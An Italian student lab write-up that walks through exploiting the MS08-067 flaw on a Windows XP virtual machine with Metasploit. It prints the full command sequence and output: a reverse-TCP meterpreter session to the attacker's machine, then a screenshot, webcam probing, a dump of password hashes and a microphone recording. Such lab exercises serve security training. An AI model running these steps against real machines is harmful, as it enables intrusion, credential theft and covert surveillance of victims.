HACKING WINDOWS XP

FRANCESCO PERSICHETTI

L'esercizio consiste nello sfruttare la vulnerabilità MS08-067 di Windows XP con metasploit per:

1. Recuperare uno screenshot tramite la sessione meterpreter
2. Individuare o meno la presenza di webcam
3. Fare altre prove

1.

Avviando una scansione con Nessus sono state riscontrate alcune vulnerabilità critiche, ai fini dell'esercizio prendo in considerazione la vulnerabilità "MS08-067" che se sfruttata permette l'esecuzione di codice in modalità remota

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

Apro "msfconsole" e cerco un exploit possibile per la mia vulnerabilità con il comando "search MS08-067"

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Vedo delle informazioni in più riguardo all'exploit scelto

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows 2003 SP0 Universal
  4   Windows XP SP2 English (AlwaysOn NX)
  5   Windows XP SP2 English (NX)
  6   Windows XP SP3 English (AlwaysOn NX)
  7   Windows XP SP3 English (NX)
  8   Windows XP SP2 Arabic (NX)
  9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
  10  Windows XP SP2 Chinese - Simplified (NX)
  11  Windows XP SP2 Chinese - Traditional (NX)
  12  Windows XP SP2 Czech (NX)
  13  Windows XP SP2 Danish (NX)
  14  Windows XP SP2 German (NX)
  15  Windows XP SP2 Greek (NX)
  16  Windows XP SP2 Spanish (NX)
  17  Windows XP SP2 Finnish (NX)
  18  Windows XP SP2 French (NX)
```

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT    445              yes       The SMB service port (TCP)
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 408
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2008-4250
  OSVDB (49243)
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

Dalle info vedo quali sono i parametri che devo configurare per l'exploit, come per esempio RHOSTS. Dopodiché controllo se le opzioni sono state salvate con "show options"


```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts ⇒ 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Infine lanciamo il comando exploit e ci aprirà la sessione meterpreter su XP, infatti se proviamo a dare il comando "Ifconfig" ci restituirà le info di windows XP

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1034) at 2022-12-07 05:50:49 -0500

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:12:74:38
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Sempre da meterpreter con il comando “screeenshot” facciamo un stantanea della schermata della macchina vittima che verrà salvata sulla macchina kali

```
meterpreter > screenshot
Screenshot saved to: /home/kali/XVNUniXs.jpeg
meterpreter >
```



2.
Sempre da meterpreter provando con “webcam_list” ci restituirà una lista di periferiche video se esistenti

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 2147942431
meterpreter >
```

3.

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```

Permette di estrarre username e password in hash degli utenti attivi sulla macchina

```
meterpreter > record_mic 10
[*] Starting ...
[*] Stopped
Audio saved to: /home/kali/UxukxsFt.wav
meterpreter >
```

Registra ciò che viene detto attraverso il microfono

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Ci dà informazioni aggiuntive sulla macchina attaccata